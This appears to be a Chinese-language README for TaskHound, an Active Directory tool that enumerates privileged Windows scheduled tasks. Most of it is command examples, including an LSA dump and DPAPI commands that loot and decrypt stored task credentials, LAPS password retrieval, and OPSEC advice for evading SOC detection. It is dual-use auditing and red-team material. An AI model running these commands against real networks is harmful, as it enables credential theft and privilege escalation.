返回更新列表
新发布Sep 3, 2026

TaskHound v1.2.0

用于枚举远程系统上特权计划任务的工具

分享

TaskHound 徽标

Windows 特权计划任务发现工具,兼具趣味与实用性。

最新版本 BloodHound OpenGraph Python 3.11+
询问 DeepWiki 推特 博客


TaskHound 用于搜寻 Windows 上以特权账户和存储凭据运行的计划任务。它通过 SMB 枚举任务、解析 XML,并通过与 BloodHound 的集成识别高价值的攻击机会。

有关背景故事/传说和详细解释,参见相关的博客文章——第1部分第2部分

主要功能

功能描述
第0层与高价值检测自动识别以域管理员、企业管理员及其他特权账户运行的任务
BloodHound 集成连接实时 BHCE/传统实例,或导入导出数据以检测高价值用户
OpenGraph 支持将计划任务可视化为 BloodHound CE 中的攻击路径节点
LAPS 集成自动检索并使用 LAPS 密码(包括 Windows LAPS 和传统版本)以进行每台主机认证
DPAPI 凭据提取收集并解密包含存储任务凭据的 DPAPI 数据块
多线程扫描支持并行目标处理,并针对大型环境进行速率限制
基于 LDAP 的第0层检测通过组成员关系检测特权账户,无需 BloodHound
凭据验证通过 RPC 验证存储的任务密码是否仍然有效
离线分析处理挂载的磁盘映像或先前收集的 XML 文件
多种输出格式纯文本、JSON、CSV 及带有严重性评分的 HTML 安全报告
SID 解析通过 BloodHound → 缓存 → LSARPC → LDAP → GC 的多层解析
缓存基于 SQLite 的持久缓存,用于 SID 查找和 LAPS 凭据

快速开始```bash

Install

git clone https://github.com/1r0BIT/TaskHound.git cd TaskHound python3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txt && pip install .

Basic usage - single target

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

Multiple targets with threading

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --threads 10

Auto-discover all domain computers

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dc-ip 10.0.0.1 --auto-targets --threads 20

With LAPS - auto-retrieves per-host local admin passwords

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10

Offline analysis of mounted disk image

taskhound --offline-disk /mnt/disk

> **认证支持**:TaskHound 支持大多数主流认证机制,包括密码、NTLM 哈希、Kerberos(也包括 ccache 缓存)以及 AES 密钥认证。

## 配置文件

TaskHound 支持使用 TOML 配置文件来持久化设置。在工作目录或 `~/.config/taskhound/` 下创建 `taskhound.toml`:```toml
[authentication]
username = "svc_taskhound"
domain = "THESIMPSONS.LOCAL"

[target]
dc_ip = "10.0.0.1"
threads = 10
timeout = 30

[bloodhound]
live = true
connector = "http://127.0.0.1:8080"
api_key = "${BH_API_KEY}"      # Use env vars for secrets
api_key_id = "${BH_API_KEY_ID}"
type = "bhce"

[bloodhound.opengraph]
enabled = true
output_dir = "./opengraph"

[laps]
enabled = true

[cache]
enabled = true
ttl = 86400  # 24 hours

优先级:CLI参数 > 环境变量 > 本地配置 > 用户配置 > 默认值

AdaptixC2集成

TaskHound的BOF已包含在 Adaptix扩展套件SAR-BOF/taskhound/ 目录下。

演示输出```

TTTTT AAA SSS K K H H OOO U U N N DDDD T A A S K K H H O O U U NN N D D T AAAAA SSS KKK HHHHH O O U U N N N D D T A A S K K H H O O U U N NN D D T A A SSSS K K H H OOO UUU N N DDDD

                 by 0xr0BIT

[+] Connecting to BloodHound CE at http://127.0.0.1:8080 [+] BloodHound connection successful (API v2) [+] High Value target data loaded (42 users) [+] OpenGraph generation enabled (auto-upload active) [] Processing target: moe.thesimpsons.local [+] moe.thesimpsons.local: Connected via SMB [+] moe.thesimpsons.local: Local Admin Access confirmed [] moe.thesimpsons.local: Enumerating scheduled tasks (skipping \Microsoft) [+] moe.thesimpsons.local: Found 12 tasks (3 privileged, 2 with stored credentials)

┌──────────────────────────────────────────────────────────────────────────────┐ │ [TIER-0] moe.thesimpsons.local - \DuffBrewery\BackupJob │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\Administrator │ │ What │ C:\Scripts\backup_beer_recipes.ps1 │ │ Author │ THESIMPSONS\burns.monty │ │ Date │ 2025-06-15T02:30:00 │ │ Trigger │ Calendar (starts 2025-06-15 02:30, daily) │ │ Reason │ Tier 0 - Domain Admins membership │ │ Cred Validation │ CONFIRMED_VALID │ │ Pwd Analysis │ Password unchanged AND ran within schedule - confirmed │ └──────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────┐ │ [PRIV] moe.thesimpsons.local - \KrustyBurger\InventorySync │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\svc_krusty │ │ What │ C:\KrustyApps\sync.exe --silent │ │ Author │ THESIMPSONS\carlson.carl │ │ Date │ 2025-03-10T08:00:00 │ │ Trigger │ Calendar (starts 2025-03-10 08:00, every 4 hours) │ │ Reason │ High Value match found in BloodHound │ │ Cred Validation │ DEFINITELY_STALE │ │ Pwd Analysis │ Password changed AFTER last run - credentials are stale │ └──────────────────────────────────────────────────────────────────────────────┘

╭─────────────────────────── SCAN COMPLETE ────────────────────────────────────╮ │ [+] Succeeded: 1 │ │ [-] Failed: 0 │ │ Total time: 2.34s │ │ Avg per target: 2340ms │ ╰──────────────────────────────────────────────────────────────────────────────╯

╭─────────────────────────── TASK SUMMARY ─────────────────────────────────────╮ │ Hostname Tier-0 Privileged Normal │ │ moe.thesimpsons.local 1 2 9 │ ╰──────────────────────────────────────────────────────────────────────────────╯

╭─────────────────────── BLOODHOUND OPENGRAPH ─────────────────────────────────╮ │ [+] Generated 3 nodes, 5 edges │ │ [+] Uploaded to BloodHound successfully │ │ [*] JSON saved to: ./opengraph/taskhound_data.json │ ╰──────────────────────────────────────────────────────────────────────────────╯

---

## BloodHound 集成

TaskHound 同时支持 **Legacy BloodHound**(Neo4j)和 **BloodHound Community Edition (BHCE)**,并具备自动格式检测功能。

### 实时连接```bash
# BHCE with API Key (recommended)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --bhce --bh-connector http://127.0.0.1:8080 \
  --bh-api-key "YOUR_API_KEY" --bh-api-key-id "YOUR_KEY_ID"

# BHCE with username/password
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --bhce --bh-connector http://127.0.0.1:8080 \
  --bh-user admin --bh-password password

# Legacy BloodHound (Neo4j)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --legacy --bh-connector bolt://127.0.0.1:7687 \
  --bh-user neo4j --bh-password password

第0层检测方法

来源检测方法
BHCEisTierZero、系统标签(admin_tier_0)、AdminSDHolder
LegacyAdminSDHolder(admincount=1)、基于SID的检测
LDAP组成员查询(--ldap-tier0
Built-in已知第0层SID(域管理员、企业管理员等)

离线数据导入

如果无法实时连接,可使用以下Cypher查询导出高价值用户:

BHCE:```cypher MATCH (n) WHERE coalesce(n.system_tags, "") CONTAINS "admin_tier_0" OR n.highvalue = true MATCH p = (n)-[:MemberOf*1..]->(g:Group) RETURN p;

**旧版:**```cypher
MATCH (u:User {highvalue:true})
OPTIONAL MATCH (u)-[:MemberOf*1..]->(g:Group)
WITH u, properties(u) as all_props, collect(g.name) as groups
RETURN u.samaccountname AS SamAccountName, all_props, groups

然后使用:taskhound --bh-data exported_users.json ...



OpenGraph 攻击路径可视化

OpenGraph 攻击路径

TaskHound 在 BloodHound CE 中创建自定义节点和边,用以可视化计划任务攻击路径。

你能得到什么:

  • 自定义节点ScheduledTask 包含 20 多项属性(凭据、触发器、密码分析、验证状态)
  • 自定义边HasTaskHasTaskWithStoredCredsRunsAs
  • 攻击路径:`(已控) → AdminTo → (计算机) → HasTask → (任务) → RunsAs → (目标)````bash

Collect and auto-upload

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph

Generate without upload (saves to {output_dir}/opengraph/)

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph --bh-no-upload

> **注意**:OpenGraph 仅限 BHCE。旧版 BloodHound 不支持自定义节点类型。

---

## LAPS 集成

TaskHound 可以自动检索并使用 LAPS 密码进行每主机身份验证。支持 Windows LAPS(`msLAPS-Password`)和旧版 LAPS(`ms-Mcs-AdmPwd`),包括通过 MS-GKDI 加密的密码。```bash
# Basic LAPS - auto-retrieves passwords per target
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10

# Custom local admin username
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --laps-user localadmin

# LAPS with OPSEC mode (other noisy operations disabled)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --opsec --force-laps

支持的 LAPS 类型:

类型属性已加密
Windows LAPSmsLAPS-Password
Windows LAPSmsLAPS-EncryptedPassword是 (MS-GKDI)
旧版 LAPSms-Mcs-AdmPwd

DPAPI 凭据提取

TaskHound 使用 DPAPI 提取并解密存储的任务凭据。默认启用 DPAPI 数据收集。```bash

Step 1: Get DPAPI_SYSTEM key via LSA dump

nxc smb moe.thesimpsons.local -u homer.simpson -p 'Doh!123' --lsa

Look for: DPAPI_SYSTEM userkey: 0x51e43225...

Step 2a: Loot + decrypt immediately (looting is default, just add key)

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dpapi-key 0x51e43225...

Step 2b: Or collect now (default saves to ./output/raw_backups/), decrypt later

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local

Later:

taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...

Custom output directory

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --output-dir ./collected

Disable DPAPI looting explicitly

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --no-loot

> **重要提示**:每个主机拥有唯一的 DPAPI_SYSTEM 密钥。对于多目标扫描,请先收集(默认),然后离线解密每个目标。

---

## 凭据验证

TaskHound 通过 RPC 查询任务执行历史并应用启发式规则,评估存储的任务密码是否仍然有效。此功能**默认启用**。```bash
# Credential validation is on by default, no flag needed
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

# Disable validation explicitly
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-validate-creds

工作原理

Windows 任务计划程序仅记录成功的任务执行。身份验证失败(密码错误、帐户锁定等)会被静默忽略。任务只是不会运行。

关键洞察:Windows 在任务创建时验证凭据。如果尝试使用错误密码创建任务,会收到 ERROR_LOGON_FAILURE 且任务不会被创建。这意味着:如果存在一个包含已存储凭据的任务,那么该密码在任务创建时是有效的。

TaskHound 使用启发式方法来评估凭据有效性:

状态含义
CONFIRMED_VALID自任务创建以来密码未更改,且任务在预期计划内运行——凭据已验证有效
HIGH_CONFIDENCE_VALID自任务创建以来密码未更改,但触发时间未知(例如,启动触发器)——凭据很可能有效
LIKELY_VALID密码已更改但任务在计划内运行(凭据已更新),或任务成功运行(仅 RPC 模式)
POSSIBLY_STALE任务应该已运行但尚未运行——可能表示凭据过时
DEFINITELY_STALE密码在最后一次成功运行后已更改——凭据肯定错误
NEVER_RAN_LIKELY_VALID任务从未运行,但密码自创建以来未更改——很可能有效(可能缺少批处理登录权限)
NEVER_RAN_POSSIBLY_STALE任务从未运行,且密码在创建后已更改——很可能过时
NEVER_RAN_UNKNOWN任务从未运行,无 AD 上下文——创建时有效,当前状态未知
UNKNOWN无法确定(帐户被阻止等)

关键洞察:将 AD 中的 pwdLastSet 与任务计划程序中的 LastRunTime 进行比较,可以告诉我们密码是否在最后一次成功运行后发生了更改。对于从未运行的任务,将 pwdLastSettask_creation_date 进行比较,可以告诉我们密码是否在任务使用有效凭据创建后发生了更改。

没有 AD 数据(例如,--no-ldap 且无 BloodHound):TaskHound 回退到仅 RPC 模式,仅使用返回码和最后运行时间。成功执行返回 LIKELY_VALID;如果从任务 XML 中已知触发间隔,则仍应用基于计划的陈旧性检测。

注意:使用 --opsec--no-rpc 时禁用。


输出格式

TaskHound 支持多种输出格式以满足不同的使用场景。所有输出都使用 --output-dir(默认:./output)下的结构化目录布局。

可用格式

格式标志描述使用场景
纯文本-o plain人类可读的控制台输出(默认)交互式使用、快速审查
JSON-o json机器可读的结构化导出自动化、数据分析、脚本编写
CSV-o csv兼容电子表格的导出报告、筛选、Excel 分析
HTML-o html带有严重性评分的安全报告蓝队审计、利益相关者报告

使用示例```bash

Default - plain text to console + files

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

Multiple output formats

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,html

JSON only for automation

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o json

Custom output directory

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o html --output-dir ./audit_results

All formats for comprehensive audit

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,csv,html --output-dir ./full_audit

### 目录结构```
./output/                           # Base directory (--output-dir)
├── plain/                          # Plain text output
│   └── <hostname>/
│       └── tasks.txt
├── json/                           # JSON export
│   └── taskhound.json
├── csv/                            # CSV export
│   └── taskhound.csv
├── html/                           # HTML security reports
│   └── taskhound.html
├── opengraph/                      # BloodHound OpenGraph files
│   └── taskhound_data.json
└── raw_backups/                    # Raw collection (XML + DPAPI)
    └── <hostname>/
        ├── tasks/                  # Task XML files
        └── dpapi_loot/             # DPAPI credential blobs

HTML 安全报告

HTML 输出生成一份专为蓝队评估设计的综合安全报告:

  • 严重性评分:根据权限、存储的凭据和配置对任务进行风险等级评定
  • 任务详情:包含触发器、操作、运行账户和验证状态的完整元数据
  • 筛选:按主机、严重性和凭据状态的客户端筛选
  • 导出就绪:适用于管理报告和审计文档

备份收集

默认情况下,TaskHound 会保存原始 XML 任务文件和 DPAPI 凭据数据块,以供离线分析:```bash

Disable backup collection

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-backup

Analyze backups later (offline mode)

taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...

---

## 多线程扫描

对于大型环境,请使用带速率限制的并行扫描:```bash
# 20 parallel workers, max 5 targets/second
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --threads 20 --rate-limit 5

# Auto-discover servers only (uses preset filter)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter servers --threads 20

# Include disabled computers and extend stale threshold to 90 days
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --include-disabled --stale-threshold 90

# Target workstations only, disable stale filtering
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter workstations --stale-threshold 0

自动目标过滤

默认情况下,--auto-targets 应用智能过滤以减少噪音和失败的连接:

过滤器默认覆盖
已禁用帐户排除--include-disabled
过期计算机(>60 天)排除--stale-threshold 0(禁用)
域控制器排除--include-dcs

数据源优先级: BloodHound(如果已配置)→ LDAP 备用

使用 BloodHound 时,TaskHound 以 include_properties=true 查询以实现高效的单查询枚举。如果 BloodHound 数据超过 7 天,则会显示警告;超过 30 天则会触发紧急警告。

过滤预设:

  • servers - 仅 Windows Server 操作系统
  • workstations - 仅非服务器操作系统
  • (raw LDAP) - 自定义 LDAP 过滤器(需要 LDAP 源)

SID 解析

TaskHound 使用多层备用链将 SID 解析为可读名称:

  1. BloodHound(如果已连接)- 最快,无网络流量
  2. 缓存 - SQLite 持久化缓存(默认 24 小时 TTL)
  3. LSARPC - 直接目标查询(对本地帐户最准确)
  4. LDAP - 域控制器查询
  5. 全局编录 - 用于跨域/林 SID```bash

Separate LDAP credentials for SID resolution

taskhound -u localadmin -p 'L0c4lP@ss!' -d . -t moe.thesimpsons.local
--ldap-user homer.simpson --ldap-password 'Doh!123' --ldap-domain thesimpsons.local

Specify Global Catalog for multi-domain

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --gc-server 10.0.0.1

Disable all network-based resolution (OPSEC)

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --opsec

## 离线分析

在没有网络访问的情况下分析任务:```bash
# Previously collected XML backups
taskhound --offline ./backup/moe.thesimpsons.local

# Mounted disk image
taskhound --offline-disk /mnt/disk

# Mounted image with custom hostname
taskhound --offline-disk /mnt/disk --disk-hostname MOE

OPSEC 注意事项

TaskHound 提供对网络操作的细粒度控制,以在隐蔽性与功能性之间取得平衡。

协议影响

协议操作禁用标志
SMB任务枚举(始终使用)N/A
LDAP (389/636)SID 解析、第0层检测、pwdLastSet--no-ldap
全局编录 (3268)跨域 SID 解析--no-ldap
LSARPC (SMB 管道)备用 SID 解析--no-rpc
远程注册表 (SMB 管道)Credential Guard 检测--no-credguard
任务计划程序 RPC (SMB 管道)凭据验证--no-validate-creds
DPAPI 文件收集 (SMB)DPAPI 凭据 Blob 收集--no-loot

SID 解析链```

Default: BloodHound → Cache → LSARPC → LDAP → GC --no-ldap: BloodHound → Cache → LSARPC
--no-rpc: BloodHound → Cache → LDAP → GC --opsec: BloodHound → Cache (only)

### 默认行为

TaskHound **默认非常嘈杂** - 所有功能均已启用以获得最大可见性。这使其非常适合不关心OPSEC的审计和综合评估:

- **凭据保护检测** - 默认启用(使用 `--no-credguard` 禁用)
- **凭据验证** - 默认启用(使用 `--no-validate-creds` 禁用)
- **DPAPI掠夺** - 默认启用(使用 `--no-loot` 禁用)
- **LDAP解析** - 默认启用(使用 `--no-ldap` 禁用)
- **RPC操作** - 默认启用(使用 `--no-rpc` 禁用)

> [!WARNING]
> **凭据保护检查极易被检测到。** 由于现代Windows上默认停止了远程注册表服务,TaskHound将通过SCM远程**启动该服务**,执行检查,然后停止它(就像secretsdump一样)。这将使任何像样的SOC像圣诞树一样亮起。**如果希望在任务中避免这种情况,请务必使用 `--no-credguard`!**

说到任务:对于红队/隐蔽操作,请使用 `--opsec` 一次性禁用所有嘈杂功能。(或使用BOF)。

### 使用示例```bash
# Full OPSEC mode (disables: LDAP, RPC, looting, credguard, validation; forces sequential scanning)
taskhound -u user -p 'pass' -d corp.local -t target --opsec

# OPSEC with jitter (random 0-5 second delays between hosts)
taskhound -u user -p 'pass' -d corp.local --targets-file hosts.txt --opsec --jitter 5

# Disable LDAP only (keep LSARPC for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-ldap

# Disable RPC only (keep LDAP for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-rpc

# LAPS with OPSEC (force LAPS LDAP queries despite --opsec)
taskhound -u user -p 'pass' -d corp.local --laps --opsec --force-laps

隐匿最佳实践

  1. 预填充BloodHound数据 - 首先使用 --bh-live 导入域数据
  2. 使用 --opsec 标志 - 一次性禁用所有噪音操作
  3. 添加 --jitter 实现时间随机化 - 避免可预测的扫描模式
  4. 通过其他方式收集XML - 使用 --offline 离线分析
  5. 使用BOF实现 - 在AdaptixC2中可用

完整CLI参考

TaskHound使用Rich进行格式化控制台输出,带有彩色表格和进度指示器。``` taskhound --help

<details>
<summary>点击展开完整用法</summary>```
Usage: taskhound [OPTIONS] [TARGETS]

AUTHENTICATION OPTIONS
  -u, --username        Username (required for online mode)
  -p, --password        Password (omit with -k for Kerberos/ccache)
  -d, --domain          Domain (required for online mode)
  --hashes              NTLM hashes (LM:NT or NT-only)
  -k, --kerberos        Use Kerberos authentication
  --aes-key             AES key for Kerberos (32 or 64 hex chars)

TARGET OPTIONS
  -t, --target          Single target or comma-separated list
  --targets-file        File with targets, one per line
  --dc-ip               Domain controller IP
  --ns, --nameserver    DNS nameserver for lookups
  --timeout             Connection timeout in seconds (default: 5)
  --threads             Parallel worker threads (default: 10)
  --rate-limit          Max targets per second (default: unlimited)
  --jitter SECONDS      Random delay (0-N seconds) between hosts (OPSEC, sequential only)
  --dns-tcp             Force DNS over TCP (for SOCKS proxies)
  --auto-targets        Auto-discover targets (BloodHound first, LDAP fallback)
  --ldap-filter         Filter for auto-targets: 'servers', 'workstations', or raw LDAP
  --include-dcs         Include Domain Controllers in auto-targets
  --include-disabled    Include disabled computer accounts
  --stale-threshold     Exclude computers inactive >N days (default: 60, 0=disable)

SCANNING OPTIONS
  --offline             Parse XMLs from directory
  --offline-disk        Analyze mounted Windows filesystem
  --disk-hostname       Override hostname for offline-disk
  --bh-data             BloodHound export file for HV detection
  --opsec               Stealth mode: --no-ldap --no-rpc --no-loot --no-credguard --no-validate-creds --threads 1
  --no-rpc              Disable RPC operations (LSARPC, CredGuard, validation)
  --include-ms          Include \Microsoft tasks
  --include-local       Include local system accounts
  --include-all         Include ALL tasks
  --unsaved-creds       Show tasks without stored credentials
  --no-credguard        Disable Credential Guard detection (default: enabled)
  --no-validate-creds   Disable credential validation (default: enabled)

BLOODHOUND OPTIONS
  --bh-live             Enable live BloodHound connection
  --bh-connector        BloodHound URI (default: http://127.0.0.1:8080)
  --bh-user             BloodHound username
  --bh-password         BloodHound password
  --bh-api-key          BloodHound API key
  --bh-api-key-id       BloodHound API key ID
  --bh-timeout          API query timeout (default: 120)
  --bhce                Use BHCE (Community Edition)
  --legacy              Use Legacy BloodHound (Neo4j)
  --bh-save             Save query results to file

OPENGRAPH OPTIONS (BHCE ONLY)
  --bh-opengraph        Generate OpenGraph JSON files (saves to {output_dir}/opengraph/)
  --bh-no-upload        Skip automatic upload
  --bh-force-icon       Force icon update
  --bh-icon             Icon name (default: clock)
  --bh-color            Icon color (default: #8B5CF6)
  --bh-allow-orphans    Create edges for missing nodes

DPAPI OPTIONS
  --no-loot             Disable DPAPI credential collection (default: enabled)
  --dpapi-key           DPAPI_SYSTEM userkey (hex format)

LDAP/SID RESOLUTION
  --no-ldap             Disable LDAP/GC operations
  --ldap-user           Alternative LDAP username
  --ldap-password       Alternative LDAP password
  --ldap-hashes         Alternative LDAP hashes
  --ldap-domain         Alternative LDAP domain
  --ldap-tier0          Enable LDAP-based Tier-0 detection
  --gc-server           Global Catalog server IP

LAPS OPTIONS
  --laps                Enable LAPS authentication
  --laps-user           Override local admin username
  --force-laps          Force LAPS in OPSEC mode

CACHE OPTIONS
  --cache-ttl           Cache TTL in seconds (default: 86400)
  --no-cache            Disable caching
  --clear-cache         Clear cache before run
  --cache-file          Cache file path

OUTPUT OPTIONS
  -o, --output          Output formats (comma-separated: plain,json,csv,html)
                        Default: plain
  --output-dir          Base output directory (default: ./output)
  --no-backup           Disable raw XML backup collection
  --no-summary          Disable summary table

  Output directory structure:
    ./output/
    ├── plain/<host>/tasks.txt    # Plain text output
    ├── json/taskhound.json       # JSON export
    ├── csv/taskhound.csv         # CSV export
    ├── html/taskhound.html       # HTML security report
    ├── opengraph/                # BloodHound OpenGraph files
    └── raw_backups/<host>/       # Raw XML + DPAPI files
        ├── tasks/                # Task XML files
        └── dpapi_loot/           # DPAPI credential blobs

MISC
  --verbose             Verbose output
  --debug               Debug output with stack traces

路线图

当咖啡因摄入和空闲时间都允许时:

近期完成

  • API 密钥认证 - HMAC-SHA256 签名请求
  • LAPS 支持 - Windows LAPS + 传统版本 + 通过 MS-GKDI 加密
  • 多线程处理 - 带速率限制的并行扫描
  • 凭据验证 - 基于 RPC 的密码有效性检查
  • 多种输出格式 - 纯文本、JSON、CSV、HTML,带结构化目录布局
  • 自动目标发现 - 基于 LDAP 的计算机枚举
  • 离线磁盘模式 - 挂载磁盘镜像分析
  • 持久缓存 - 用于 SID/LAPS 数据的 SQLite 缓存
  • 丰富的控制台输出 - 彩色表格和进度指示器
  • 跨域支持 - 具有信任关系的多域环境

计划中

  • 阶段模块化:这变成了一个拥有太多开关的庞然大物。我会修复它。
  • 滥用信息集成:在 BloodHound 节点中的 MITRE ATT&CK 技术
  • 自定义 Tier-0 映射:在 BHCE 中支持用户定义的特权区域
  • Linux 检查:支持扫描基于 *nix 的操作系统

致谢

以及所有为开源安全工具可及性做出贡献的人。


免责声明

TaskHound 严格是一款审计和教育工具。仅在你拥有或获得明确授权的环境中使用。说真的,别当混蛋。

贡献

欢迎提交 PR。这大半是咖啡因驱动的氛围编码,所以别指望奇迹。

许可证

请负责任地使用。不提供任何担保。详情见 LICENSE

分类




